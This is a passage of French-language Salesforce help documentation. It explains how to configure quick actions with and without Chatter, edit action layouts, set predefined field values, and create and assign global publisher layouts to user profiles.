> **Remarque:** Il n'est pas nécessaire d'activer les actions dans l'éditeur pour les utiliser dans Salesforce1 ou dans des applications tierces. Pour plus d'informations, reportez-vous à Actions avec et sans Chatter

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour activer des actions dans l'éditeur Chatter :

- Personnaliser l'application

Configuration d'actions avec Chatter activée

Les actions spécifiques à un objet et globales optimisent l'expérience de Chatter pour vos utilisateurs dans Salesforce Classic et dans Salesforce1.

Configuration d'actions sans Chatter activé

Vous pouvez configurer des actions spécifiques à un objet et globales pour Salesforce1 ou des applications tierces, même si Chatter n'est pas activée pour votre organisation.

Actions avec et sans Chatter

Utilisez des actions, que Chatter ou les actions dans l'éditeur soit activées ou non.

CONSULTER ÉGALEMENT :

Ajout d'actions aux présentations d'éditeur globales

Actions

## Configuration d'actions avec Chatter activée

Les actions spécifiques à un objet et globales optimisent l'expérience de Chatter pour vos utilisateurs dans Salesforce Classic et dans Salesforce1.

Chatter doit être activée pour votre organisation.

Par défaut, l'éditeur Chatter dans Salesforce Classic inclut les actions standard Publication, Fichier, Lien, Sondage, Question et Remerciements. Pour configurer davantage d'actions dans Chatter :

1. Activez le suivi de fil pour les objets dans lesquels vous souhaitez que les actions soient disponibles.
2. Activez des actions dans l'éditeur si vous souhaitez afficher des actions standard et non standard dans l'éditeur Chatter.
3. Vous pouvez également activer les mises à jour de fil pour des enregistrements associés, afin d'afficher les éléments de fil dans les pages de détail lors de la création d'enregistrements associés.
4. Créez des actions spécifiques à un objet ou des actions globales.
5. Personnalisez la présentation de l'action avec les champs que les utilisateurs doivent afficher en utilisant l'action.
6. Ajoutez les actions à des présentations de page ou à des présentations d'éditeur globales.

   Salesforce ajoute automatiquement des actions par défaut aux présentations de page de compte, de requête, de contact, de piste et d'opportunité, et dans la présentation d'éditeur globale pour les organisations créées après la version Winter '14.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer des actions :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation d'actions dans l'éditeur Chatter

Création d'actions rapides spécifiques à un objet

## Configuration d'actions sans Chatter activé

Vous pouvez configurer des actions spécifiques à un objet et globales pour Salesforce1 ou des applications tierces, même si Chatter n'est pas activée pour votre organisation.

Lorsque Chatter est désactivée dans une organisation, seules les actions non standard sont affichées dans la barre d'actions de Salesforce1, ou dans les applications tierces qui utilisent des listes d'actions. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.

Pour configurer les actions à utiliser dans Salesforce1 ou dans des applications tierces, suivez la procédure ci-dessous.

1. Créez des actions spécifiques à un objet ou des actions globales.
2. Personnalisez la présentation de l'action avec les champs que les utilisateurs doivent afficher en utilisant l'action.
3. Ajoutez les actions à des présentations de page ou à des présentations d'éditeur globales.

   Salesforce ajoute automatiquement des actions par défaut aux présentations de page de compte, de requête, de contact, de piste et d'opportunité, et dans la présentation d'éditeur globale pour les organisations créées après la version Winter '14.

CONSULTER ÉGALEMENT :

Création d'actions rapides spécifiques à un objet

Création d'actions rapides globales

Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer des actions :

- Personnaliser l'application

## Actions avec et sans Chatter

Utilisez des actions, que Chatter ou les actions dans l'éditeur soit activées ou non.

Actions disponibles dans le site complet Salesforce ou dans Salesforce1 Pour activer ou désactiver Chatter pour votre organisation, dans Configuration, saisissez `Paramètres Chatter` dans la case `Recherche rapide` puis sélectionnez **Paramètres Chatter**. Si Chatter est activée, l'option `Activer les actions dans l'éditeur` contrôle l'affichage ou non des actions que vous créez dans l'éditeur Chatter.

| | Chatter désactivée, Actions désactivées | Chatter activée, Actions désactivées | Chatter activée, Actions activées |
|---|---|---|---|
| Créer des actions globales et personnaliser des listes d'actions globales | Oui | Oui | Oui |
| Créer des actions spécifiques à un objet et personnaliser des listes d'actions spécifiques à un objet | Oui | Oui | Oui |
| Afficher les actions dans la page Accueil et dans la page d'accueil Chatter du site complet de Salesforce | Non | Oui[1] | Oui |
| Afficher les actions dans les fils d'objets, dans le site complet de Salesforce | Non | Oui[1,2] | Oui[2] |
| Barre d'actions disponible dans le fil Salesforce1 | Non[3] | Oui[4] | Oui |
| Barre d'actions disponible dans la vue de l'enregistrement dans Salesforce1 | Oui[5] | Oui[6] | Oui[6] |
| Barre d'actions disponible dans les Pages Lightning dans Salesforce1 | Oui[5] | Oui | Oui |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Renvois de bas de page :

1. Si les actions dans l'éditeur ne sont pas activées, seules les actions Chatter standard (Publication, Fichier, Lien, Sondage et Remerciements) sont affichées dans l'éditeur Chatter, dans le site complet de Salesforce.
2. Le fil Chatter s'affiche dans la page de détail d'un objet dans le site complet de Salesforce uniquement pour les objets dont le suivi de fil est activé.
3. Lorsque l'application Chatter est désactivée, l'élément Fil n'est pas disponible dans Salesforce1.

4. Lorsque Chatter est activé mais que les actions ne le sont pas dans l'éditeur, les actions Chatter standard et non standard s'affichent dans la barre d'actions de Salesforce1 et dans les applications tierces qui utilisent les listes d'actions. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.
5. Lorsque Chatter et les actions dans l'éditeur sont désactivés, seules les actions non standard s'affichent dans la barre d'actions de Salesforce1, ou dans les applications tierces qui utilisent des listes d'actions. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.
6. Si le suivi de fil n'est pas activé dans l'objet, seules les actions non standard s'affichent dans la barre d'actions de Salesforce1 et dans les applications tierces qui utilisent des listes d'actions. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.

CONSULTER ÉGALEMENT :

Configuration d'actions avec Chatter activée

Configuration d'actions sans Chatter activé

Actions

## Éditeur de présentation d'action

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

De la même façon que les pages d'enregistrement d'objet contiennent des présentations de page personnalisables, les actions contiennent également des présentations d'action personnalisables. Lors de la création d'une action, Salesforce renseigne sa présentation avec un ensemble de champs par défaut. Vous pouvez ajouter, supprimer ou réorganiser les champs dans une présentation d'action afin d'afficher uniquement les éléments essentiels à la prise de décision des utilisateurs.

Par exemple, une action Publication nécessite seulement une grande zone de texte pour la saisie utilisateur. Par contre, une action Créer associée à un objet doit inclure plusieurs champs, sinon Salesforce ne peut pas la créer.

La première fois que vous affichez la présentation d'une action que vous avez créée, certains champs sont pré-renseignés : champs d'objet cible par défaut, champs obligatoires standard et tout champ personnalisé universellement requis. Les Actions par défaut (disponibles dans les organisations créées après Winter '14) ont des ensembles de champs prédéfinis.

La partie supérieure de l'éditeur comprend une palette, au-dessus de la présentation d'action. La palette contient les champs de l'objet cible de l'action que vous pouvez ajouter à la présentation d'action, sauf pour les types de champ non pris en charge suivants :

- Champs de type d'enregistrement
- Champs en lecture seule, tels que les champs récapitulatifs de cumul, les champs de formule et les champs à numérotation automatique
- Les champs système en lecture seule, tels que `Créé par` ou `Dernière modification par`

**Champs inactifs**

Les champs déjà présents dans la présentation d'action figurent encore dans la palette, mais ils sont inactifs. Lorsque vous sélectionnez un champ inactif dans la palette, Salesforce le met en évidence dans la présentation d'action.

**Conversion du type de champ**

Si vous convertissez le type d'un champ pris en charge pour les actions en type non pris en charge, Salesforce le supprime de la présentation d'action. Si vous reconvertissez le champ en type pris en charge sans modifier la présentation d'action, Salesforce ajoute automatiquement le champ à la présentation. Si vous modifiez la présentation, puis reconvertissez le champ en type pris en charge, vous devez ajouter manuellement le champ à la présentation.

**Présentations utilisées pour les actions Consigner un appel**

Une action Consigner un appel applique la présentation de page de la tâche active, sauf dans les conditions suivantes :

- Supposons que votre organisation a une action personnalisée Consigner un appel pour un objet. L'action personnalisée applique la présentation d'action personnalisée définie pour cet objet.
- Supposons maintenant que votre organisation a une action globale personnalisée Consigner un appel. Cette action applique la présentation personnalisée définie pour elle, sauf si vous avez également une action personnalisée Consigner un appel pour un objet. (l'action personnalisée de l'objet remplace l'action globale personnalisée).

Pour afficher le formulaire Nouvelle tâche simplifié pour les utilisateurs de Salesforce1, activez le formulaire dans les Paramètres d'activité et assurez-vous que la présentation utilisée inclut un champ d'objet.

**Audit de la présentation**

Salesforce suit la personnalisation de la présentation d'action dans l'historique du journal d'audit de configuration.

Pour afficher et modifier les présentations d'actions globales, dans Configuration, saisissez `Actions` dans la zone `Recherche rapide` puis sélectionnez **Actions globales** et cliquez sur **Présentation** en regard du nom de l'action. Pour afficher et modifier les présentations des actions spécifiques à un objet, recherchez l'objet dans la Configuration, puis accédez à Boutons, Liens et Actions dans les paramètres de gestion de l'objet de l'action.

Considérations relatives à l'éditeur de présentation d'action

Lors de la création d'une action, Salesforce renseigne sa présentation avec un ensemble de champs par défaut. Vous pouvez ajouter, supprimer ou réorganiser les champs dans une présentation d'action afin d'afficher uniquement les éléments essentiels à la prise de décision des utilisateurs.

CONSULTER ÉGALEMENT :

Considérations relatives à l'éditeur de présentation d'action

Actions

## Considérations relatives à l'éditeur de présentation d'action

Lors de la création d'une action, Salesforce renseigne sa présentation avec un ensemble de champs par défaut. Vous pouvez ajouter, supprimer ou réorganiser les champs dans une présentation d'action afin d'afficher uniquement les éléments essentiels à la prise de décision des utilisateurs.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

- Le nombre de champs que vous pouvez ajouter à une présentation d'action n'est pas strictement limité. Cependant, pour faciliter l'utilisation, nous recommandons 8 champs au plus. L'ajout de plus de 20 champs peut sérieusement affecter l'efficacité de l'utilisateur. Pour réduire le nombre de champs dans votre présentation, vous pouvez créer des valeurs prédéfinies pour les champs obligatoires, puis retirer ces champs de la présentation. Vous pouvez définir des valeurs de champ prédéfinies dans la page de détail d'action.
- Les actions mobiles intelligentes sont renseignées avec tous les champs obligatoires de votre organisation dans l'objet approprié, quel que soit le nombre de champs. Par exemple, l'action Nouvelle requête dans l'ensemble d'actions mobiles intelligentes inclut tous les champs de requête obligatoires. Vous ne pouvez pas modifier les champs dans des actions intelligentes mobiles. Les champs affichés changent uniquement si vous modifiez les champs obligatoires dans un objet.
- Vous pouvez supprimer un champ obligatoire de la présentation d'action. Assurez-vous toutefois que le champ a une valeur prédéfinie. Sinon, les utilisateurs ne peuvent pas créer des enregistrements.
- Les champs de zone de texte enrichi sont pris en charge uniquement lorsque vous les ajoutez à des présentations à une colonne ou sous la forme de champs couvrant les deux colonnes des présentations à deux colonnes. Si vous ajoutez un champ de zone de texte enrichi à une seule colonne dans une présentation à deux colonnes, le champ s'affiche sous la forme d'une zone de texte brut, car l'espace est insuffisant pour afficher l'éditeur de texte enrichi complet.

## Messages de succès personnalisés pour les actions rapides

Pour les types d'action Créer un enregistrement, Mettre à jour un enregistrement et Consigner un appel, vous pouvez créer un message personnalisé qui s'affiche une fois l'action exécutée avec succès.




Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Dans Salesforce1 et Lightning Experience, lorsque la création, la mise à jour ou l'action Consigner un appel est terminée, un message de succès par défaut s'affiche, que l'action ait créé ou non un élément de fil. Si vous ajoutez un message de succès personnalisé à l'une de ces actions, il est affiché à la place du message par défaut.

Dans Salesforce Classic, les messages de succès personnalisés ont un comportement légèrement différent. Si vous sélectionnez `Créer un élément de fil` pour une action Créer un enregistrement ou Consigner un appel, aucun message de succès n'est affiché dans Salesforce Classic. L'élément de fil créé est la confirmation de l'exécution réussie de l'action.

**Remarque:** Si vous avez sélectionné `Tous les objets associés` sous le suivi de fil pour un objet particulier, lorsqu'une action rapide crée des objets associés, un élément de fil est toujours créé, quel que soit le statut de `Créer un élément de fil`.

CONSULTER ÉGALEMENT :

- Création d'actions rapides spécifiques à un objet
- Création d'actions rapides globales

# Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé

Utilisez l'éditeur de présentation de page pour personnaliser les actions qui s'affichent dans Salesforce et dans Salesforce1.

Conseil: Pour personnaliser les actions pour des pages globales, par exemple Accueil, Accueil Chatter, et des groupes Chatter, reportez-vous à Présentations d'éditeur globales.

Dans les paramètres de gestion de l'objet dont vous souhaitez gérer les actions, accédez à Présentations de page.

Vous pouvez ajouter des actions à deux sections d'une présentation de page :

**Actions rapides dans l'éditeur Salesforce Classic**
Cette section peut désormais inclure uniquement les actions de la catégorie Actions rapides dans la palette. Les actions de cette section sont affichées dans l'éditeur Chatter dans Salesforce Classic.

**Actions Salesforce1 et Lightning Experience**
Cette section peut inclure uniquement les actions de la catégorie Actions Salesforce1 et Lightning dans la palette. Dans les présentations de page d'objets, la catégorie Actions Salesforce1 et Lightning contient tous les types d'action disponibles pour l'objet, y compris les actions rapides, les actions de productivité, les actions de composant Lightning ainsi que les boutons standard et personnalisés. Les actions de cette section sont affichées dans la barre d'actions et dans le menu des actions dans Salesforce1 et dans diverses zones de Lightning Experience.

Conseil: Survolez une action dans la palette pour afficher son étiquette, le nom d'API et le type d'action.

- Si vous souhaitez remplacer l'action par défaut pour une section d'actions que vous n'avez pas personnalisée, cliquez sur le texte de remplacement, ou survolez la section, puis cliquez sur .

  Si vous n'avez pas personnalisé la section Actions rapides dans l'éditeur Salesforce Classic d'une présentation de page, les actions affichées dans l'éditeur de cet objet appliquent par défaut les actions attribuées à la présentation d'éditeur globale. Lors du remplacement, les actions appliquent par défaut les actions standard (Publication, Fichier, Lien, Sondage, Question et Remerciements), quelles que soient les actions attribuées à la présentation d'éditeur globale.

  Si vous n'avez pas personnalisé la section Actions Salesforce1 et Lightning Experience d'une présentation de page, les actions de cet objet appliquent par défaut une série d'actions prédéfinies. Si vous avez personnalisé les actions de la section Actions rapides dans l'éditeur Salesforce Classic et enregistré la présentation, lorsque vous cliquez sur remplacer, la section Actions Salesforce1 et Lightning Experience hérite des actions de la section Actions rapides dans l'éditeur Salesforce Classic, ainsi que des boutons standard ou personnalisés qui existent dans la présentation.

- Pour restaurer les actions par défaut dans l'une des sections, survolez la section, puis cliquez sur .

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

CONSULTER ÉGALEMENT :

Configuration d'actions avec Chatter activée
Actions dans Lightning Experience
Actions intelligentes mobiles
Personnalisation des présentations de page à l'aide de l'éditeur avancé
Recherche des paramètres de gestion d'objet

# Définition de valeurs de champ prédéfinies pour les champs d'action rapide

Lors de la création d'actions, utilisez des valeurs prédéfinies pour les champs. Les valeurs prédéfinies offrent une plus grande cohérence, et accélèrent et facilitent la création d'enregistrements pour les utilisateurs.

Lorsque vous configurez des présentations d'action, il est préférable d'utiliser le moins grand nombre de champs possible. La plupart des utilisateurs, notamment lorsqu'ils sont mobiles, n'aiment pas renseigner de nombreux champs obligatoires. Ils préfèrent les dispositifs efficaces et rapides. Pour limiter le nombre de champs utilisés dans les présentations d'action, une méthode efficace consiste à définir des valeurs prédéfinies pour le plus grand nombre de champs possible. Plus vous définissez de valeurs de champ prédéfinies, plus vous pouvez retirer de champs de la présentation, tout en facilitant et en accélérant l'utilisation de l'action. Trouvez un juste milieu entre la facilité d'utilisation et la collecte d'informations obligatoires. Cependant, ne retirez pas les champs obligatoires d'une présentation d'action sans définir une valeur prédéfinie pour ces champs, sinon l'enregistrement n'est pas correctement sauvegardé lorsqu'un utilisateur applique cette action.

Si vous définissez des valeurs prédéfinies pour des champs dans des enregistrements d'objet créés à l'aide d'une action, il n'est pas nécessaire d'ajouter ces champs à la présentation d'action. Par exemple, lorsque vous configurez une action permettant aux utilisateurs de créer des opportunités, définissez Prospection en tant que valeur prédéfinie du champ `Étape`. Toutes les opportunités que les utilisateurs créent avec cette action sont automatiquement attribuées à l'étape de prospection. Vous pouvez retirer le champ `Étape` de la présentation d'action, car une valeur lui est automatiquement attribuée.

Conseil: Les valeurs de champ d'action prédéfinies sont différentes des valeurs par défaut que vous pouvez définir pour des champs d'enregistrements. Si un champ est inclus dans une action, il peut avoir à la fois une valeur prédéfinie pour l'action *et* une valeur par défaut définie.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour définir des valeurs de champ prédéfinies :

- Personnaliser les applications

Pour définir des valeurs de champ prédéfinies :

1. Cliquez sur le nom d'une action dans les listes Boutons, Liens et Actions, ou dans la liste Actions globales.
2. Dans la page de détail d'une action, cliquez sur **Nouveau** dans la liste Valeurs de champ prédéfinies.
3. Sélectionnez le champ pour lequel vous souhaitez prédéfinir une valeur.
4. Spécifiez la valeur du champ.
5. Cliquer sur **Enregistrer**.

Conseil: Dans des actions spécifiques à un objet, la valeur prédéfinie peut inclure des références à l'objet source et à ses objets associés.

Notes relatives aux valeurs de champ prédéfinies pour les actions rapides

CONSULTER ÉGALEMENT :

Notes relatives aux valeurs de champ prédéfinies pour les actions rapides

## Notes relatives aux valeurs de champ prédéfinies pour les actions rapides

La définition de valeurs de champ prédéfinies pour des actions rapides est particulièrement importante si vous retirez des champs obligatoires ou `Toujours sur la présentation` de la présentation de l'action.

- Vous pouvez prédéfinir des valeurs pour n'importe quel champ disponible dans l'éditeur de présentation d'action, à l'exception des éléments suivants.
  - Champs Zone de texte enrichi
  - Listes de sélection multiple
  - Types de champ en lecture seule, tels que les champs à numérotation automatique, les champs de formule et les champs récapitulatifs de cumul
- Vous ne pouvez pas utiliser une liste de sélection dépendante pour définir une valeur prédéfinie.
- Si une valeur prédéfinie et une valeur par défaut sont définies pour le champ d'une action, l'action utilise la valeur prédéfinie, pas la valeur par défaut.
- Si vous définissez une valeur prédéfinie pour un champ et que vous la laissez dans la présentation d'action, la valeur prédéfinie s'affiche en tant que valeur par défaut pour le champ.
- Si une valeur prédéfinie est attribuée à un champ obligatoire et que vous supprimez le champ de la présentation d'action, en cas de suppression de la valeur prédéfinie du champ, vous devez rajouter le champ obligatoire à la présentation d'action. Sinon, les utilisateurs ne peuvent pas sauvegarder l'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

CONSULTER ÉGALEMENT :

Définition de valeurs de champ prédéfinies pour les champs d'action rapide

# Présentations d'éditeur globales

Les présentations d'éditeur globales déterminent les actions globales affichées dans les diverses interfaces de Salesforce. Dans Salesforce Classic, ces présentations personnalisent les actions des éditeurs Chatter dans les pages globales (par exemple la page d'accueil) et dans la page Chatter. Lightning Experience utilise ces présentations pour compléter le menu Actions globales avec des actions Consigner un appel et des actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches. Dans Salesforce1, ces présentations pilotent les actions affichées dans la barre d'actions des pages Fil et Personnes. Les présentations d'éditeur globales peuvent inclure uniquement des actions globales.

Dans Salesforce pour Outlook, les présentations d'éditeur globales déterminent les actions que les utilisateurs des éditions Group, Contact Manager et Professional affichent en cliquant sur l'éditeur du volet latéral de Salesforce. Les utilisateurs de Salesforce pour Outlook qui utilisent les autres éditions peuvent configurer les éditeurs du volet latéral à l'aide des Présentations de l'éditeur du panneau latéral Outlook.

**Remarque:** Les groupes Chatter sans client affichent par défaut la présentation d'éditeur globale, sauf si vous la remplacez par une présentation d'éditeur de groupes personnalisée. Dans les groupes Chatter avec autorisent les clients, l'éditeur affiche uniquement les actions standard telles que Publication, Fichier, Lien et Sondage.

Vous pouvez attribuer différentes présentations d'éditeur globales à différents profils utilisateur afin de personnaliser les actions que les utilisateurs affichent par défaut dans les pages globales.

Pour utiliser une présentation d'éditeur globale, procédez comme suit.

1. Création de présentations d'éditeur globales

   Les présentations d'éditeur globales déterminent les actions globales affichées dans les diverses interfaces de Salesforce. Dans Salesforce Classic, ces présentations personnalisent les actions des éditeurs Chatter dans les pages globales (par exemple la page d'accueil) et dans la page Chatter. Lightning Experience utilise ces présentations pour compléter le menu Actions globales avec des actions Consigner un appel et des actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches. Dans Salesforce1, ces présentations pilotent les actions affichées dans la barre d'actions des pages Fil et Personnes. Les présentations d'éditeur globales peuvent inclure uniquement des actions globales.

2. Ajout d'actions aux présentations d'éditeur globales

   Les actions que vous ajoutez aux présentations d'éditeur globales apparaissent sur des pages telles que les pages Accueil et Chatter, et sur la barre d'action et le menu d'action sur les pages Fil et Personnes dans Salesforce1.

3. Attribution de présentations d'éditeur globales à des profils utilisateur

   Une fois la création d'une présentation d'éditeurs globale terminée, vous pouvez l'attribuer à différents profils utilisateur. Par exemple, un Utilisateur marketing et un Utilisateur standard peuvent nécessiter des actions différentes dans l'éditeur Chatter ou dans Salesforce1. Créez plusieurs présentations d'éditeur globales et attribuez-les à des profils utilisateur différents afin de personnaliser les actions pour chaque profil.

CONSULTER ÉGALEMENT :

Création d'actions rapides globales

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

## Création de présentations d'éditeur globales

Les présentations d'éditeur globales déterminent les actions globales affichées dans les diverses interfaces de Salesforce. Dans Salesforce Classic, ces présentations personnalisent les actions des éditeurs Chatter dans les pages globales (par exemple la page d'accueil) et dans la page Chatter. Lightning Experience utilise ces présentations pour compléter le menu Actions globales avec des actions Consigner un appel et des actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches. Dans Salesforce1, ces présentations pilotent les actions affichées dans la barre d'actions des pages Fil et Personnes. Les présentations d'éditeur globales peuvent inclure uniquement des actions globales.

1. Dans Configuration, saisissez *Présentations d'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations d'éditeur**.
2. Pour créer une présentation d'éditeur globale, cliquez sur **Nouveau**.
3. Pour cloner une présentation d'éditeur, sélectionnez une présentation dans la liste déroulante Présentation d'éditeur globale existante.
4. Saisissez le nom de la nouvelle présentation d'éditeur globale.
5. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Attribution de présentations d'éditeur globales à des profils utilisateur

Présentations d'éditeur globales

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

## Ajout d'actions aux présentations d'éditeur globales

Les actions que vous ajoutez aux présentations d'éditeur globales apparaissent sur des pages telles que les pages Accueil et Chatter, et sur la barre d'action et le menu d'action sur les pages Fil et Personnes dans Salesforce1.

Organisez les actions de manière à ce que les actions fréquemment utilisées apparaissent d'abord dans chaque liste. Toutes les autres actions sont affichées dans le menu déroulant de l'éditeur.

Procédure : Personnalisation des présentations d'éditeur globales

Vous pouvez ajouter des actions à deux sections d'une présentation de page :

**Actions rapides dans l'éditeur Salesforce Classic**
Cette section peut désormais inclure uniquement les actions de la catégorie Actions rapides dans la palette. Les actions de cette section sont affichées dans l'éditeur Chatter dans Salesforce Classic.

**Actions Salesforce1 et Lightning Experience**
Cette section peut inclure uniquement les actions de la catégorie Actions Salesforce1 et Lightning dans la palette. Dans les présentations de page d'objets, la catégorie Actions Salesforce1 et Lightning contient tous les types d'action disponibles pour l'objet, y compris les actions rapides, les actions de productivité, les actions de composant Lightning ainsi que les boutons standard et personnalisés. Les actions de cette section apparaissent dans la barre d'action et le menu d'action dans Salesforce1 et dans différentes zones de Lightning Experience.

1. Dans Configuration, saisissez *Présentations de l'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations de l'éditeur**.
2. Pour ajouter ou supprimer des actions, faites-les glisser depuis et vers la palette. Pour réorganiser les actions, sélectionnez une action, puis faites-la glisser vers sa nouvelle position.

   Dans la section Actions rapides dans l'éditeur Salesforce Classic, les trois premières actions à gauche sont affichées dans l'éditeur Chatter. Les autres actions sont affichées dans le menu déroulant Plus.
3. Lorsque vous avez terminé, cliquez sur **Enregistrer** ou sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à utiliser la présentation.

   Si vous quittez sans enregistrer, vous perdez vos modifications.

Exemple: Ajoutons l'action Nouveau compte à l'éditeur afin que les utilisateurs puissent créer un compte directement depuis l'éditeur. Faites simplement glisser l'action Nouveau compte vers les actions rapides dans la section Editeur et enregistrez vos modifications.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**


Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration




Accédez à l'onglet Chatter. L'action Nouveau compte apparaît maintenant dans l'éditeur.




CONSULTER ÉGALEMENT :

- Attribution de présentations d'éditeur globales à des profils utilisateur
- Configuration des commerciaux pour la création d'enregistrements directement depuis le panneau latéral de Salesforce
- Actions intelligentes mobiles

## Attribution de présentations d'éditeur globales à des profils utilisateur

Une fois la création d'une présentation d'éditeurs globale terminée, vous pouvez l'attribuer à différents profils utilisateur. Par exemple, un Utilisateur marketing et un Utilisateur standard peuvent nécessiter des actions différentes dans l'éditeur Chatter ou dans Salesforce1. Créez plusieurs présentations d'éditeur globales et attribuez-les à des profils utilisateur différents afin de personnaliser les actions pour chaque profil.

1. Dans Configuration, saisissez *Présentations d'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations d'éditeur**.
